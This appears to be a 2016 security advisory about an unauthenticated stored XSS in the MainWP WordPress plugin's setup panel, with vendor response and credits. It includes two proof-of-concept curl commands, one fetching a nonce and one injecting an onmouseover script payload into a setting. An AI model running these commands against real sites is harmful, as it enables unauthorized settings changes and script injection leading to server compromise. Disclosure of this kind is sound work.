
Klikki Tmi



SEARCH

media

security

Kiekko.tk

TyperA

EverQuest Online Adventures

AI-uutispalvelu

jouko@iki.fi

HackerOne

Twitter

MainWP admin panel unauthenticated stored XSS

MainWP is a WordPress remote administration plugin. Missing authorization checks on a setup panel allowed unauthenticated attackers to modify some of the MainWP settings. At least one of these settings could be used to inject arbitrary JavaScript in the WordPress Dashboard. Under default configuration this leads to server-side code execution.

Details

After installing MainWP the plugin presents a quick setup panel which asks the administrator to select and enter some configuration options. When requested in a certain way, the quick setup page doesn't require login and anyone can alter the settings.

Proof of concept: first, a *nonce* can be retrieved with the following UNIX command:

```
curl 'http://WEBSITE/wp-admin/admin-
post.php?page=mainwp-
setup&step=installation' | grep _wpnonce
```

The settings can then be modified. The following command exploits a secondary stored XSS to inject some JavaScript:

```
curl -F 'mwp_setup_purchase_username=aaa"
onmouseover=alert(/xss/);//' -F
mwp_setup_purchase_passwd=bbb -F
save_step=1 'http://WEBSITE/wp-admin/admin-
post.php?page=mainwp-
setup&step=purchase_extension&_wpnonce=NONCE_F
```

The script is stored in the WordPress options database. When any administrator next views the MainWP Extensions setting panel, the script will be executed, showing an alert box.

As with other WordPress XSS's, the impact of this bug is normally server-side code execution because the script can e.g. use AJAX requests to access the theme and plugin editors.

Vendor response

MainWP was notified on April 18. The latest MainWP update addresses this vulnerability. A bug bounty of $50 was awarded.

Credits

The vulnerability was discovered and researched by Jouko Pynnönen of Klikki Oy, Finland.

April 29, 2016
security bug bounty, wordpress

◀ Previous Next ▶